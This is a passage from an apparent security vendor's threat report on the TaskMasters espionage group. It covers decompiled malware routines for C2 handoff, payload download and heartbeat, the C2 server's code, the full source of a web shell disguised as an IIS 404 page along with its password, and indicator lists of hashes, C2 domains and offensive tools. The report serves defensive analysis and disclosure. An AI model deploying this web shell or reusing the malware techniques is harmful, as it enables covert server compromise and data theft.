  if ( (g_tmwhttpapi.WinHttpReadData)(v9, &g_stage2RecvData, 2048, &v30) )
  {
      Rc4Encrypt(&g_stage2RecvData, v30, &g_networkKey, 16);
    (g_tmwhttpapi.WinHttpCloseHandle)(v9);
    (g_tmwhttpapi.WinHttpCloseHandle)(v7);
    (g_tmk32api.CreateThread)(0, 0, sub_10002420, &g_stage2RecvData, 0, 0);
```


Wait for receive second CC

Start work with second CC

Figure 12. Handoff from the first C2 server to the main C2 server

We found a number of variations of the malware. For example, some variations lacked the command to upload files from a host to the C2 server. In these cases, the attackers used a custom-developed utility to exfiltrate files. Other variations had commands added to enumerate running processes and kill processes by PID (process ID).

Configuration data (such as address of the C2 proxy server, port, and user agent) was encrypted with RC4 and specified in the form of constants in the malware code (see Figure 13).




```
tm_MD5Init(v14);
stringKey[0] = 0x6F;                                   // decrypted
                                                       // L]O\x05}t~k0123456789
stringKey[3] = 0x6F;
stringKey[1] = 0x18;
stringKey[2] = 0x16;
stringKey[4] = 0xC9u;
stringKey[5] = 0xDFu;
stringKey[6] = 0xA5u;
stringKey[7] = 0x76;
stringKey[8] = 0x5C;
stringKey[9] = 0x9Eu;
stringKey[10] = 0xD7u;
stringKey[11] = 0xDEu;
stringKey[12] = 0x8Au;
stringKey[13] = 0x81u;
stringKey[14] = 0x67;
stringKey[15] = 0x9Fu;
stringKey[16] = 0x56;
stringKey[17] = 0xE4u;
stringKey[18] = 0x2A;
tm_Rc4Decrypt(stringKey, 0x13, g_stringKey);
tm_MD5Update(v14, stringKey, strlen(stringKey));
tm_MD5Final(v14, &g_networkKey);
v3 = 0;
do
  g_stringKey[v3++] -= 0x7F;
while ( v3 < 8 );
dword_1000E514 = atoi(g_0roxyType);
tm_Rc4Decrypt(g_userAgent, 0x59, g_stringKey);
tm_Rc4Decrypt(g_ccDomain, 0x104, g_stringKey);
tm_Rc4Decrypt(g_ccDomain2, 0x104, g_stringKey);
tm_Rc4Decrypt(g_0roxyType, 0x104, g_stringKey);
tm_Rc4Decrypt(g_manyProxyString, 0x104, g_stringKey);// PROxY_PROXY_PR(
tm_Rc4Decrypt(&g_delConfig, 0xD9, g_stringKey);
```

Figure 13. Generation of the key used for network interaction and decryption of configuration data

Traffic between C2 servers and the malware was encrypted with RC4 and additionally encoded with Base64. The RC4 key is generated by calculating an MD5 hash from a constant string. The output of commands from the C2 server is sent as an HTTP request to a URL with the atypical prefix "1111".

The malware also contains a heartbeat mechanism: at random intervals, the malware sends an HTTP request that contains the output of the hostname command to the specified URL address, with the atypical prefix "0000" (see Figure 14).




```
cmd_hostname = 0x347E7779;
v10 = 98;
v13 = 53;
v14 = 121;
v16 = 114;
v17 = 117;
v18 = 105;
v19 = 110;
v20 = 116;
v21 = 123;
v22 = 119;
v24 = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
memset(&v25, 0, 0x50u);
do
  *(&cmd_hostname + v0++) ^= 0x1Au;
while ( v0 < 19 );
(g_tmk32api.CreateProcessA)(0, &cmd_hostname, 0, 0, 1, 0, 0, 0, &StartupInfo, &v27);// cmd /c hostname
(g_tmk32api.CloseHandle)(v3);
(g_tmk32api.ReadFile)(v4, v28, 0x100, &v2, 0);
Sleep(0x14u);
while ( 1 )
{
  do
    Sleep(0x3E8u);
  while ( !g_isNextServerReceived );
  tm_SendDataToCC(v28, v2, a0000);
  v1 = rand() % 10000 + 20000;
  Sleep(v1);
}
```

Figure 14. Heartbeat

C2 servers


The server for managing malware infections consists of console ELF files. Figure 15 shows the main loop from the server code, with original function names intact.



```
while ( 1 )
{
  do
    v13 = recvfrom(server_socket, (int)v28, 0x10000, 0, (int)&v15, (int)&v7);
  while ( v13 <= 0 );
  v14 = &v28[0xE];
  if ( v28[0x25] == 80 )
  {
    v11 = 4 * (unsigned __int8)((signed int)(unsigned __int8)v14[32] >> 4);
    if ( v11 <= 60 )
    {
      v14 += v11 + 20;
      if ( !strncmp(v14, "GET", 3) || !strncmp(v14, "get", 3) )
      {
        if ( !strncmp(v14 + 4, "/0000", 5) )
        {
          WaitForOnLineComputer(v14);
        }
        else if ( !strncmp(v14 + 4, "/1111", 5) )
        {
          DecodeRecvData(v14);
        }
      }
    }
  }
}
```

Figure 15. Main loop of TaskMasters server code


The interface for server management is implemented as a web shell, supporting the commands listed in Figure 16.



```
int help(void)
{
  puts("-------------------- LINUX_IIS_GET3  -------------------------");
  puts("-hosts\t\t\tLists all hosts");
  puts("-this\t\t\tDisplays current host");
  puts("-set [SEQ]\t\tChange another host to control");
  puts("-download [URL] [FILE]\tDownload file");
  puts("-upload   [FILE] [NAME]\tUpload file");
  puts("-exit\t\t\tExit process of current host");
  puts("-help\t\t\tHELP");
  return puts("-------------------- LINUX_IIS_GET3  -------------------------");
}
```

Figure 16. Reference list of server commands

The server keeps a detailed log of all commands sent to the remote host. The log files are stored on disk in encrypted form. Encryption of the log files uses the RC4 algorithm (see Figure 17).




```
unsigned int __cdecl WriteEncodeFileLine(_IO_FILE *a1, char *a2)
{
  int v3; // [esp+14h] [ebp-14h]
  int v4; // [esp+18h] [ebp-10h]
  unsigned int v5; // [esp+1Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  v3 = strlen(a2);
  v4 = 0;
  EncryptData((unsigned __int8 *)a2, v3, "L!Q@W#E$R%T^Y&U*A|}t~k", 0x16);
  fwrite(&v3, 4, 1, a1);
  fwrite(a2, v3, 1, a1);
  return __readgsdword(0x14u) ^ v5;
}
```

Figure 17. Writing to log file

404-Input-shell web shell

The window for logging in to the web shell is disguised as a standard IIS 404 error page. To access the command line and run commands, the attacker must first enter the password. The field for entering the password is hidden: viewing it requires double-clicking the word *Back*.



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- Make sure that the Web site address displayed in the address bar of your browser is spelled and formatted correctly.
- If you reached this page by clicking a link, contact the Web site administrator to alert them that the link is incorrectly formatted.
- Click the Back button to try another link.

HTTP Error 404 - File or directory not found.
Internet Information Services (IIS)


Technical Information (for support personnel)

- Go to Microsoft Product Support Services and perform a title search for the words **HTTP** and **404**.
- Open **IIS Help**, which is accessible in IIS Manager (inetmgr), and search for topics titled **Web Site Setup**, **Common Administrative Tasks**, and **About Custom Error Messages**.

Figure 18. Error 404 web shell (with hidden password entry form)

Listing 1. Event code for displaying the password entry field

```
Click the <a href="#" ondblclick="history_back()">Back</a> button to try another link.</li>
```



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- Make sure that the Web site address displayed in the address bar of your browser is spelled and formatted correctly.
- If you reached this page by clicking a link, contact the Web site administrator to alert them that the link is incorrectly formatted.
- Click the Back button to try another link.

HTTP Error 404 - File or directory not found.
Internet Information Services (IIS)

Technical Information (for support personnel)

- Go to Microsoft Product Support Services and perform a title search for the words **HTTP** and **404**.
- Open **IIS Help**, which is accessible in IIS Manager (inetmgr), and search for topics titled **Web Site Setup**, **Common Administrative Tasks**, and **About Custom Error Messages**.

Figure 19. Error 404 web shell (with visible password entry form)

The attackers logged in with the password *0p;/9ol.*, which is the same password they used for encrypting archives. The web shell code contains the MD5 hash of this password.

Listing 2. Code of the Error 404 web shell

```
<script runat="server">protected void Check(object sender,EventArgs e)
{if(FormsAuthentication.HashPasswordForStoringInConfigFile(Request.
Form["key"],"MD5").ToLower() != "3ab32b47a7dcb67c6d8943ff04254c1e")){Login.
Visible=false;return;}table1.Visible=false;Info.Visible=true;}            protected void
GetInfo(object sender,EventArgs e){Response.Write(Path.Combine(Server.MapPath(""),
Path.GetFileName(Lable_File.Value)));try{if(Lable_File.PostedFile.FileName=="")
{Response.Write("No file to upload");}else{Lable_File.PostedFile.SaveAs(Path.
Combine(Server.MapPath(" "), Path.GetFileName(Lable_File.Value)));Response.Write("
upload success!");}}catch(Exception ex){if(ex.InnerException==null){Response.Write(ex.
Message);}else{Response.Write(ex.ToString());}}}</script>
```

In our investigations, we uncovered a total of three modifications of this web shell with differing functionality, as illustrated in the following screenshots.





Figure 20. Error 404 web shell (modification only for uploading files from server)



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

Figure 21. Error 404 web shell (modification only for running OS commands)

Conclusion

Our findings confirm that cyberthreats are a real danger for companies across the board, not just banks and financial institutions. In cases such as those outlined here, attackers are motivated not by financial gain, but by access to data and control of information flows.

The priority of attackers in these espionage campaigns was long-term stealth on target infrastructure. Victims are usually unaware that they have been attacked. They tend to not have protection systems or skilled security professionals in place, and because there are no "red flags" indicating compromise (theft of funds, encrypted hard disks, ransom demands, or clear losses to the business), the cyberincident remains unnoticed.

To determine how to protect systems—and most importantly, from whom—incident investigators must carefully consider and analyze the techniques used. When gauging potency, it can be more useful to look at attackers' mistakes (within the target infrastructure) than at their toolkit. Unfortunately, not all companies are prepared in case of a hack or major incident to perform an investigation and round up all artifacts, reconstruct the kill chain, and analyze the actions of attackers on infrastructure. But in the hands of a highly qualified team with the capacity to make recommendations for infrastructure protection, incident investigation can have a two-fold benefit: the company's level of protection is improved and future attackers will have to contend with a hardened target environment.

Indicators of compromise

File names

- 45
- 0.exe
- 012.vir
- 02.dll
- 03.dll
- 061.vir
- 1.asp
- 1.c
- 1.exe
- 1.ttf
- 1211.exe
- 12183250.dll
- 123.mp3
- 16.bin
- 16.mp3
- 16.mp3.exe
- 161.bin
- 1At1
- 2.asp
- 2.exe
- 2018-04-223-13-04_a.exe
- 2018-04-223-13-30_a.exe
- 2018WK.exe
- 231.dll
- 3.c
- 32.c
- 45.c
- 6.c
- 64.c
- 64.dll
- 6666.exe
- 682.dll
- 682.exe
- 6to4.dll
- 7.txt
- 858.exe
- 86.dll
- 876.exe
- 8789.exe
- 8789bk.chm
- 999.exe
- a.bin
- a.exe
- a.rar
- a.ttf
- A0101377.exe
- A0144508.dll
- AA_v3.1.exe
- aact.dll
- aavd.Dll
- acdw.Dll
- AdobeACE.exe
- aphicsit.exe
- At1
- At1.job
- At10
- At10.job
- At11
- At11.job
- At12
- At12.job
- At13.job
- At14.job
- At15
- At15.job
- At2
- At2.job
- At3
- At3.job
- At4
- At4.job
- At5
- At5.job
- At6
- At6.job
- At7
- At7.job
- At8
- At8.job
- At9
- At9.job
- atnow.dat
- atnow.fnt
- atnow.t
- au.exe
- AvpPower.exe
- b.bin
- b.rar
- bak.ttf
- bakit.exe
- bcrypt.dll
- bhos.dll
- bl.t
- buert.exe
- cc.t
- cc.zip
- cfd.exe
- cierdecll3.htm
- cjwz.Dll
- cli_utility_for_install_service.exe
- ConnectRes.txt
- conshlp.exe
- cpuzud.exe
- crec.aspx
- ctfmom.exe
- curl.rar
- czof.Dll
- d.bat
- d.rar
- dat4.tmp
- dbx.fnt
- Dc1.dll
- dcs.rar
- dex.exe
- dlwy.Dll
- Drweb.exe
- ds9vs.dll
- DumpSvc.dat
- explorer.exe
- fcopy.dat
- fcopy.fnt
- fcxl.Dll
- file.exe
- FlashPlayerUpdater.exe
- fon
- fser
- ftps.dll
- fzhi.Dll
- gc.c
- gc.chm
- gc.fnt
- GD.exe
- GD.fnt
- gd.t
- getdir.fnt
- gfk.chm
- gfk.ttf
- gjhzs.rar
- gjhzs909.rar
- gllr.chm
- global.aspx
- gp.c
- gp.chm
- gp.fnt
- gpzf.dll
- gpzf_.Dll
- gsc.c
- gsec_dump
- hp.exe
- hpmon.exe
- Hpmon04.exe
- HPUdsvc.exe
- HT.exe
- i.bin
- I.EXE
- i2.dll
- i2.exe
- i2mss.exe
- igfxmon.exe
- igfxmons.exe
- igfxpers.exe
- igfxspel.exe
- igfxsper.exe
- II.exe
- II2.exe
- iis.exe
- in.exe
- ine
- insets.exe
- Install.exe
- insts.exe
- int.dll
- int.exe
- Iprip.exe
- Ipsec3.dll
- Ipsec4.dll
- ipxrip.exe
- ivjq.Dll
- iyzp.Dll
- jssg.Dll
- kerfcc.exe
- krtf_.Dll
- l2cx.fnt
- l2cx_linux_x86.fnt
- lcx.fnt
- lfmn.Dll
- lgyo.Dll
- libeay32.dll
- lsass.dmp
- lsmiis2.exe
- lsmis5.exe
- lsoss_1_.exe
- m.bin
- m.rar
- m.ttf
- m2.ttf
- microhlp.exe
- myz.dat
- mz8.chm
- n.bin
- n.rar
- n.t
- nbtsan.t
- nbtscan.dat
- nbtscan.fnt
- nbtshow.fnt
- nd.rar
- nd.ttf
- netui4.dll
- netui4.idb
- nov.bin
- nov.rar
- ns.chm
- ns.hlp
- nt4.rar
- oqaj.Dll
- ot5.dat
- ot5.fnt
- p
- p.bin
- p.t
- p2.dat
- p264.dat
- p3.fnt
- p32.fnt
- p6.bin
- p6.c
- p6.chm
- p6.fnt
- p64.fnt
- part001.rar
- part002.rar
- part003.rar
- part004.rar
- part005.rar
- part006.rar
- part007.rar
- part008.rar
- part009.rar
- part010.rar
- part011.rar
- path.txt
- pdx.dat
- pdx.fnt
- phicsit.exe
- Pic
- pl.chm
- pladi1.ht
- pp.rar
- pp3.exe
- pp6.exe
- psc.chm
- psc.dat
- psc.fnt
- psc.t
- psk.fnt
- psl.dat
- psl.fnt
- psug.Dll
- pswv08.fnt
- pw7.fnt
- PwDump7.exe
- px.c
- r.bin
- r.chm
- r.fnt
- r.hlp
- r.rar
- r.ttf
- Rar.dat
- rar.exe
- rar.hlp
- readme
- Res.txt
- rlbl.Dll
- rp.chm
- rt.pdf
- rt.rar
- ru.ru
- S.exe
- s.nam
- s.t
- s.til
- scan.dat
- scan.exe
- scan.fnt
- scan.t
- scss.exe
- set.dll
- set.exe
- sft.dat
- sgpq.Dll
- small.exe
- smb.t
- smsc.exe
- souicsit.exe
- spk.fnt
- spk.hlp
- spk.ttf
- srgk.Dll
- str.txt
- svdnost.exe
- svohost.exe
- svohost_1_.exe
- sysinit.dll
- systeminfo.mp3
- t.bin
- t.exe
- t.rar
- t2p.rar
- test.exe
- tfr_l
- tfs.dat
- tfs.fnt
- tfs.hlp
- tfs.t
- tfs_l
- tgb.rar
- tlhh.Dll
- tplh.Dll
- tr.dll
- tr.exe
- tracert.dll
- tradoigfx.exe
- traffic.exe
- ttbyabc.dll
- tuye.Dll
- ul.dat
- ul.fnt
- ul.t
- ul2.dat
- ul2.fnt
- up.dat
- uwse.Dll
- uyv.rar
- v.rar
- view.js
- view.jsp
- vniplat.exe
- w.bin
- warn.aspx
- wincsit.exe
- winspool.dll
- wipcs.t
- wk.chm
- WK.exe
- wtfmon.exe
- wvae3.bat
- wvae3.exe
- wvares.dat
- x.dll
- x.exe
- yhro.Dll
- z.bin
- zb.fnt
- zeqh.Dll
- zmss.exe
- zmss8.exe
- zsmss.dat
- zsmss.dll
- zsmss.exe
- zsrss.exe

Hash values

```
02E5BF4227F94E72C401EF8A052F61C370C1DCFBB4695E432CCD2982BBF529E9
039C1FAF0F37F47908B213C00D1EE595ADE0E058E252596E0C92979A2B7B4143
03F96088C715C06BAA00492A0A4EB5BB0D00A9DAA12F507FF77BB292ACDD5E70
05732E84DE58A3CC142535431B3AA04EFBE034CC96E837F93C360A6387D8FAAD
0DC5C83DA6281E026F0E05652FF7C0701F9690B43A12C661F9E077E9B365C94D
11B06FC4DBACC2357D7F277E302BE9C3CE907B9FD91FFD8E847D0AFB86EEC1E2
1257539E1D64D3B646C4016332338041FD11AFB3C3BBE3C1B9F1A3580968D722
129CF0573D54447FA4985BC26C8A6F0CAF41F239A3E3605137ECC1365B828166
12A56D1DFE0D3ED044FB1CAB55C5F444FD98835761CE2B3F7A8EA8AC2389B9AF
16E2A78AB2CCB064C1F35A89CFB4BD64491AE97D48BD1E90124E1162F2804147
16F413862EFDA3ABA631D8A7AE2BFFF6D84ACD9F454A7ADAA518C7A8A6F375A5
1743C9DB17AA0B6D58BE9EED32330C5C0099E364D402316AF9C40AB7CAAC1BFF
1789D39A2312199A41783C289D20AD655B9F4273730FE159B70E411BA4B600C0
1827B320F931F6CF653A18577255E8E300D073F17FAACE10A3C75D0575D3E744
18C213F57520461FC5E279B3756B6BF91ECF172E7921D50EB5A6A1D276D9A559
1977D9F301ABC22E228F53386831BB1238C0BAADFFFD25C8313BFEFB20BB7E22
19BD3D0A545EDA42E7F7E202BED8A69BAE101DE84B9ABCD1C32E73D9D1BF7E5E
1BAAA8BC49B1FC28C423601C8DE57DBAEF93E83BAFE24495E3EF1E69B9A0B252
1CE3CD926981C57F6F8374505C820A566BFE019639388DC2F10F37848E0DFD22
1D867802F3A5A21A4E47E5DCC19CBA0361E7ADC943F7254D68373B132CCFF5B2
1E36E7CC7EFFFAE741FFF6F6767A1119956290CA25DC56CF6408122608A8E0B7
1ECD8EEC4B37234A6F7574863BD2DE4E68A657689DA2E08A9FBB5CEFBF2DA929
20B5EDBA5804AAA4A3F75582F289F44005DB7391783588261AD7BCFB245B8807
2216524BDBEBBBCFF6BBEB7BA0A138A4870A960ADB4CF848777DFF9DF9BFDD9F
22D5ED5378BAAB14F70B6E1AB52365CEFEEC2436DDB9A5162350EB426939E2AB
24CE0093EE095036A6AC214F84CCF3E5D041778A560EC62A557857F0B848CD7A
2626B49EE4C59421D4731D1EEC153C87EC01763D8DF42BA903BDF269249B6279
27000CB784D047F664F372E2AF1A61A0B5E9C557E215F524F5589D0FBF5A7116
2725D22E16CB7E7588A7FA644723B3050D598857F3892EE33511E5B055DEA3C6
28AEDF8050D2AB7A4B5028746C714023087D1F5B5767F5A6C3E1AAEA7441391B
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C2 server IP addresses

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83.234.149.173
84.200.14.210
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96.44.175.168

C2 domain names

aabdc.dynssl.com
accountside.zyns.com
anata.ooguy.com
associates.ddns.us
atlasdo.epac.to
atlasdo1.epac.to
automatically1101.dynu.com
bestcash.accesscam.org
billing.lflinkup.org
bluetraveller.onmypc.net
carrot.compress.to
clientlogin.jkub.com
dbcript.yourtrap.com
economic.itsaol.com
elp.linkpc.net
elp.ns01.us
finaldog.giize.com
foundbox.zyns.com
francegod.mefound.com
freestylepannel.dynu.com
funsclub.wikaba.com
funstraction.ignorelist.com
fwiffer.jkub.com
game.changeip.org
greatland.yourtrap.com
happynewlife.mrface.com
jailout.sexidude.com
jfgi.onedumb.com
konwleg.mypop3.net
looseup.mywire.org
mail3.5wya.com
menzu4.25u.com
mindme.2waky.com
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net17.ns01.info
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newhouse.fartit.com
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novnitie.com
ns02.ns02.us
openfire.https443.net
openfire.zzux.com
pellguide.myddns.rocks
polygo.camdvr.org
popmail.linkpc.net
provisioned.kozow.com
quatermeter.strangled.net
sb1.ns01.biz
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selfsegmentation.zzux.com
sellbase.loseyourip.com
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tec.ns02.us
twoseccends.onedumb.com
whathelp.mywire.org
whogetthis.ddnsfree.com
zerofocus.toythieves.com

Software links and references

Publicly available software: names

AtNow v1.1: http://www.nirsoft.net/utils/atnow.html

PWDump: https://www.openwall.com/passwords/windows-pwdump

GsecDump: https://download.openwall.net/pub/projects/john/contrib/win32/pwdump/

HTran: https://github.com/HiwinCN/HTran

NBTScan: https://sectools.org/tool/nbtscan/

RAR: https://www.win-rar.com/start.html?&L=4

ASPXSpy2014 (web shell): https://github.com/ysrc/webshell-sample/blob/master/aspx/a91320483df0178eb3cafea830c1bd94585fc896.aspx

Mimikatz: https://github.com/gentilkiwi/mimikatz

ProcDump: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

PSExec: https://technet.microsoft.com/ru-ru/sysinternals/bb897553.aspx

PSList: https://technet.microsoft.com/ru-ru/sysinternals/pslist.aspx

DbxDump Utility: http://www.wischik.com/lu/programmer/dbx_utils.html

PortScan: https://www.the-sz.com/products/portscan/

reGeorg (web shell): https://github.com/sensepost/reGeorg/blob/master/tunnel.aspx

isp File browser (web shell): https://github.com/tennc/webshell/blob/master/jsp/jsp_File_browser.jsp

Publicly available software: examples of use

APT18: http://www.secureworks.com/resources/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems/

APT29: http://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016

APT32: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

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ptsecurity.com
info@ptsecurity.com